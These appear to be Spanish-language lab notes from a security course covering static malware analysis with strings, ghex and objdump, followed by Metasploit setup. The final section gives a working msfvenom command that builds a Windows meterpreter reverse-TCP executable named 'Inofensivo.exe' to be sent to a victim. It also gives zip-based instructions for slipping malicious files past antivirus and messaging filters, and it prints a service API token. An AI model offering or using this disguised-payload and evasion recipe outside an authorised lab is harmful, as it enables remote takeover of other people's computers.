En estas secuencias puede haber información importante. Por ejemplo en el segundo caso podemos ver que el virus ha sido programado en C++, en el entorno de desarrollo borland

**ghex**

ghex es un editor hexadecimal de Ubuntu que nos permite analizar el contenido de cualquier archivo sin ejecutarlo.


Podemos ver el contenido en hexadecimal y relacionarlo directamente con el contenido imprimible que aparecerá a la derecha si lo tiene.

Permite:


- Realizar modificaciones de cadenas por otra de exactamente la misma número de bytes
- buscar palabras o bytes concretos con el fin de detectar anomalías en el archivo y poder corregirlas con **ctrl + f**.

**sudo apt – get install ghex**

ghex virus\_ID\_483.exe



ghex virus\_ID\_826743.exe



**Lenguaje ensamblador**

Podemos utilizar el lenguaje ensamblador para analizar el contenido de un fichero sin arriesgarnos a infectarnos por un posible malware

***objdump --disassemble < fichero >***

**Ejecuciones**

**objdump --disassemble virus\_ID\_483.exe > ensamblador.txt**

virus\_ID\_483.exe: formato del fichero pe-i386

Desensamblado de la sección CODE:

```
00401000 <CODE>:
401000: ff 25 f0 e0 40 00    jmp    *0x40e0f0
401006: 8b c0                mov    %eax,%eax
401008: ff 25 ec e0 40 00    jmp    *0x40e0ec
40100e: 8b c0                mov    %eax,%eax
401010: ff 25 e8 e0 40 00    jmp    *0x40e0e8
401016: 8b c0                mov    %eax,%eax
401018: ff 25 e4 e0 40 00    jmp    *0x40e0e4
40101e: 8b c0                mov    %eax,%eax
401020: ff 25 e0 e0 40 00    jmp    *0x40e0e0
401026: 8b c0                mov    %eax,%eax
401028: ff 25 dc e0 40 00    jmp    *0x40e0dc
40102e: 8b c0                mov    %eax,%eax
401030: ff 25 fc e0 40 00    jmp    *0x40e0fc
401036: 8b c0                mov    %eax,%eax
401038: ff 25 d8 e0 40 00    jmp    *0x40e0d8
40103e: 8b c0                mov    %eax,%eax
401040: ff 25 d4 e0 40 00    jmp    *0x40e0d4
401046: 8b c0                mov    %eax,%eax
401048: ff 25 d0 e0 40 00    jmp    *0x40e0d0
40104e: 8b c0                mov    %eax,%eax
401050: ff 25 cc e0 40 00    jmp    *0x40e0cc
401056: 8b c0                mov    %eax,%eax
401058: ff 25 c8 e0 40 00    jmp    *0x40e0c8
40105e: 8b c0                mov    %eax,%eax
401060: ff 25 0c e1 40 00    jmp    *0x40e10c
401066: 8b c0                mov    %eax,%eax
401068: ff 25 08 e1 40 00    jmp    *0x40e108
40106e: 8b c0                mov    %eax,%eax
401070: ff 25 04 e1 40 00    jmp    *0x40e104
401076: 8b c0                mov    %eax,%eax
401078: ff 25 c4 e0 40 00    jmp    *0x40e0c4
40107e: 8b c0                mov    %eax,%eax
401080: ff 25 c0 e0 40 00    jmp    *0x40e0c0
401086: 8b c0                mov    %eax,%eax
401088: 53                  push   %ebx
401089: 83 c4 bc            add    $0xffffffffbc,%esp
40108c: bb 0a 00 00 00        mov    $0xa,%ebx
401091: 54                  push   %esp
```

## Ejercicio completo

Creamos un fichero en lenguaje C

touch hola.c

Cuyo contenido sea

```
#include < stdio.h >
int main()
{
    printf("Hola mundo");
    return 0;
}
```

Lo compilamos

gcc -o hola hola.c

Lo ejecutamos para comprobar que funciona

./hola

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ ./hola
Hola mundo
```

## Análisis por Strings

strings -n 8 -tx ./hola


```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ strings -n 8 -tx ./hola
238 /lib64/ld-linux-x86-64.so.2
361 libc.so.6
372 __cxa_finalize
381 __libc_start_main
393 GLIBC_2.2.5
39f __ITM_deregisterTMCloneTable
3bb __gmon_start__
3ca __ITM_registerTMCloneTable
6ca [ ]A\A]A^A_
6f4 Hola mundo
1010 GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
1629 crtstuff.c
1634 deregister_tm_clones
1649 __do_global_dtors_aux
165f completed.7697
166e __do_global_dtors_aux_fini_array_entry
1695 frame_dummy
16a1 __frame_dummy_init_array_entry
```

Observamos que aparece la frase "hola mundo" en la dirección del registro 6f4


## Análisis por ghex

ghex ./hola

Justo en la posición que habíamos visto ahí está la cadena "hola mundo"



La podemos sustituir por cualquier otra que tenga exactamente el mismo número de caracteres como por ejemplo "come penes"



Si comprobamos nuevamente con Strigs

```
strings -n 8 -t x ./hola
```

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ strings -n 8 -t x ./hola
 238 /lib64/ld-linux-x86-64.so.2
 361 libc.so.6
 372 __cxa_finalize
 381 __libc_start_main
 393 GLIBC_2.2.5
 39f __ITM_deregisterTMCloneTable
 3bb __gmon_start__
 3ca __ITM_registerTMCloneTable
 6ca [ ]A\A]A^A_
 6f4 Come Penes
1002 GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
161b crtstuff.c
1626 deregister_tm_clones
163b __do_global_dtors_aux
1651 completed.7697
1660 __do_global_dtors_aux_fini_array_entry
1687 frame_dummy
1693 __frame_dummy_init_array_entry
```

Ejecutamos para comprobar que sigue funcionando

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ ./hola
Come Penes
```

### Análisis por lenguaje ensamblador

Desmontamos el ejecutable para convertirlo en un fichero en lenguaje ensamblador y el resultado lo pasamos a un archivo de texto

```
objdump --disassemble ./hola > ensamblador.txt
```

```
./hola: formato del fichero elf64-x86-64
```

Desensamblado de la sección .init:

```
00000000000004f0 <_init>:
4f0: 48 83 ec 08      sub    $0x8,%rsp
4f4: 48 b8 05 ed 0a 20 00   mov    0x200aed(%rip),%rax      # 200fe8 <__gmon_start__>
4fb: 48 85 c0          test   %rax,%rax
4fe: 74 02             je    502 <_init+0x12>
500: ff d0             callq *%rax
502: 48 83 c4 08      add    $0x8,%rsp
506: c3                 retq
```

Desensamblado de la sección .plt:

```
0000000000000510 <.plt>:
510: ff 35 aa 0a 20 00   pushq 0x200aaa(%rip)      # 200fc0 <_GLOBAL_OFFSET_TABLE_+0x8>
516: ff 25 ac 0a 20 00   jmpq  *0x200aac(%rip)      # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x10>
51c: 0f 1f 40 00          nopl    0x0(%rax)

0000000000000520 <printf@plt>:
520: ff 25 aa 0a 20 00   jmpq  *0x200aaa(%rip)      # 200fd0 <printf@GLIBC_2.2.5>
526: 68 00 00 00 00       pushq $0x0
52b: e9 e0 ff ff ff     jmpq  510 <.plt>
```

Desensamblado de la sección .plt.got:

```
0000000000000530 <__cxa_finalize@plt>:
530: ff 25 c2 0a 20 00   jmpq  *0x200ac2(%rip)      # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
536: 66 90               xchg   %ax,%ax
```

Desensamblado de la sección .text:

## Cuestiones

Que es lo que pasa cuando intentamos cambiar lo que imprima el programa por un texto de tamaño superior

Cambiamos "Come penes" por "Adiós mundo cruel"

The screenshot shows the GHex hex editor interface. The main window displays a memory dump of the 'hola' program. A specific byte sequence at address 0x416469 is highlighted in red, corresponding to the modified string 'Adios Mundo Cruel'. Below the editor, there are several conversion boxes:

- Signed 8 bit: 108
- Unsigned 8 bit: 108
- Signed 16 bit: -404
- Unsigned 16 bit: 65132
- Float 32 bit: -nan
- Signed 32 bit: -404
- Unsigned 32 bit: 4294966892
- Signed 64 bit: 4294966892
- Unsigned 64 bit: 4294966892
- Hexadecimal: 6C
- Octal: 154
- Binary: 01101100
- Stream Length: 8
- Float 64 bit: 1,888576e-312

At the bottom of the interface, there are two checkboxes:  Show little endian decoding and  Show unsigned and float as hexadecimal.

Sigue apareciendo la frase donde toca

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ strings -n 8 -t x ./hola
238 /lib64/ld-linux-x86-64.so.2
361 libc.so.6
372 __cxa_finalize
381 __libc_start_main
393 GLIBC_2.2.5
39f __ITM_deregisterTMCloneTable
3bb __gmon_start__
3ca __ITM_registerTMCloneTable
6ca [ ]A\A]^A_
6f4 Adios Mundo Cruel
ff8 GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
1611 crtstuff.c
161c deregister_tm_clones
1631 __do_global_dtors_aux
1647 completed.7697
1656 __do_global_dtors_aux_fini_array_entry
167d frame_dummy
1689 __frame_dummy_init_array_entry
```

Pero ahora no nos deja ejecutar el archivo

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ ./hola
Violación de segmento (`core' generado)
```

Nos da un error en la dirección. Al cambiar el tamaño de lo que devolvemos, estamos intentando acceder a posiciones de memoria extras, ya que al modificar el fichero podemos ver como el código en hexadecimal es mayor que el anterior con el "Hola Mundo"

## Que es lo que hace el comando file


El comando file nos dice cuál es el formato del fichero

file virus\_ID\_826743.exe

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ file virus_ID_826743.exe
virus_ID_826743.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ file virus_ID_483.exe
virus_ID_483.exe: PE32 executable (GUI) Intel 80386, for MS Windows
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ file progressreport.pdf
progressreport.pdf: PDF document, version 1.5
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ file progressreport.zip
progressreport.zip: Zip archive data, at least v2.0 to extract
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ file hola.c
hola.c: C source, ASCII text
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ file hola
hola: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64
/l, for GNU/Linux 3.2.0, BuildID[sha1]=06b1261cff4bdcbc10840a6dd25444a1128c36, not stripped
```

## Ocultando código

Ninguna aplicación de mensajería nos permitirá enviar código malicioso.



Para evitarlo solo hace falta comprimir el archivo. Como ya hemos comprobado con VirusTotal las aplicaciones antivirus no suelen ser capaces de detectar los archivos maliciosos comprimidos

# Metasploit

Metasploit es un software que proporciona información sobre vulnerabilidades de seguridad en sistemas operativos y aplicaciones. Aunque su aspecto más relevante es que gracias a la colaboración de la comunidad proporciona herramientas para comprobar si nuestras máquinas son sensibles a dichas vulnerabilidades.

## Instalaciones

Podemos descargar una máquina virtual Windows 7 con vulnerabilidades desde:

<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

También podemos obtener una maquina Windows XP en el siguiente enlace

[https://mega.nz/#F!oPZljTqT1x\\_zLGIVk93qAMXPL-4fg](https://mega.nz/#F!oPZljTqT1x_zLGIVk93qAMXPL-4fg)

La máquina Linux con vulnerabilidades nos la ha pasado la profesora

En la maquina Linux Atacante instalaremos Metasploit

En primer lugar deberemos Instalar Curl `sudo apt – get install curl`

Podemos descargar Metasploit de la página oficial: <http://www.metasploit.com>

O desde GitHub <https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>

```
curl https://raw.githubusercontent.com/rapid7/metasploit-framework/master/config/templates/metasploit
      – framework – wrappers/msfupdate.erb > msfinstall
```

`chmod 755 msfinstall`

`./msfinstall`

El proceso de instalación nos preguntara si queremos crear una nueva base de datos. Lo cual aceptaremos.

Finalmente Nos da nuestras credenciales

MSF web service username: usuario

MSF web service password: usuario

MSF web service user API token: 7ab51979cb59860e9fe709fb11b80684e07a65abc8d925733013418c069c81bea18abe6a08e0d2

Podemos utilizar los siguientes comandos para:

- Abrir la consola de comandos de MetaSploit → **msfconsole**
- Actualizar las vulnerabilidades disponibles → **msfupdate**
- Generar un fichero ejecutable que nos permita tomar el control de una máquina → **msfvenom**

Dispone de las siguientes opciones:

- o **-h** Ofrece una lista detallada con todas las funcionalidades del comando
- o **-l TipoModulo** Ofrece una lista con todos los módulos disponibles para un tipo de modulo
- o **-p Modulo** Permite especificar el modulo del Payload
- o **-- platform SistemaOperativo** Permite especificar el sistema operativo al que va dirigido el ataque
- o **-f exe LHOST = IPMaquinaMetasploid LPORT = 8080** Permite especificar el receptor de los datos
- o **-o NombreArchivo.Extension** Permite direccionar el fichero portador del Malware

```
Options:
 -l, --list           <type>   List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
 -p, --payload        <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
 --list-options
 -f, --format         <format>  List --payload <value>'s standard, advanced and evasion options
 -e, --encoder        <encoder> Output format (use --list formats to list)
 --sec-name           <value>   The encoder to use (use --list encoders to list)
 --smallest           <value>   The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
 --encrypt            <value>   Generate the smallest possible payload using all available encoders
 --encrypt-key        <value>   The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
 --encrypt-iv          <value>   A key to be used for --encrypt
 --arch               <arch>    An initialization vector for --encrypt
 -a, --arch            <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
 --platform           <platform> The platform for --payload (use --list platforms to list)
 -o, --out             <path>   Save the payload to a file
 -b, --bad-chars       <list>    Characters to avoid example: '\x00\xff'
 -n, --nopsled         <length>  Prepend a nopsled of [length] size on to the payload
 --pad-nops           <length>  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity
 -s, --space           <length>  The maximum size of the resulting payload
 --encoder-space      <length>  The maximum size of the encoded payload (defaults to the -s value)
 -i, --iterations      <count>   The number of times to encode the payload
 -c, --add-code        <path>   Specify an additional win32 shellcode file to include
 -x, --template        <path>   Specify a custom executable file to use as a template
 -k, --keep             <value>   Preserve the --template behaviour and inject the payload as a new thread
 -v, --var-name         <value>   Specify a custom variable name to use for certain output formats
 -t, --timeout          <second>  The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
 -h, --help             Show this message
```

Framework Payloads (556 total) [--payload <value>]	
Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)

## Ejecuciones Windows

Debemos detener el firewall en la maquina Windows objetivo para que los ataques puedan tener éxito

## Tomar el control de la maquina mediante un ejecutable

Desde la consola de la maquina Linux atacante crearemos un ejecutable que le enviaremos a nuestra víctima para que al ejecutarlo nos permitirá tomar el control de la maquina Windows objetivo:

Abrimos la consola de MetaSploit con msfconsole

Ejecutamos el siguiente comando que contiene la información sobre el tipo de ataque y el Payload que vamos a utilizar

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST
= 192.168.110.130 LPORT = 8080 -o Inofensivo.exe
```

```
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -f exe LHOST=192.168.110.130 LPORT=8080 -o Inofensivo.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: Inofensivo.exe
```

Una vez tengamos creado el ejecutable lo llevamos a la máquina Windows. Nosotros hemos utilizado Google Drive.

Hay que comprimirlo para que no lo detecte el antivirus de drive

**zip archivo.zip infensivo.exe**

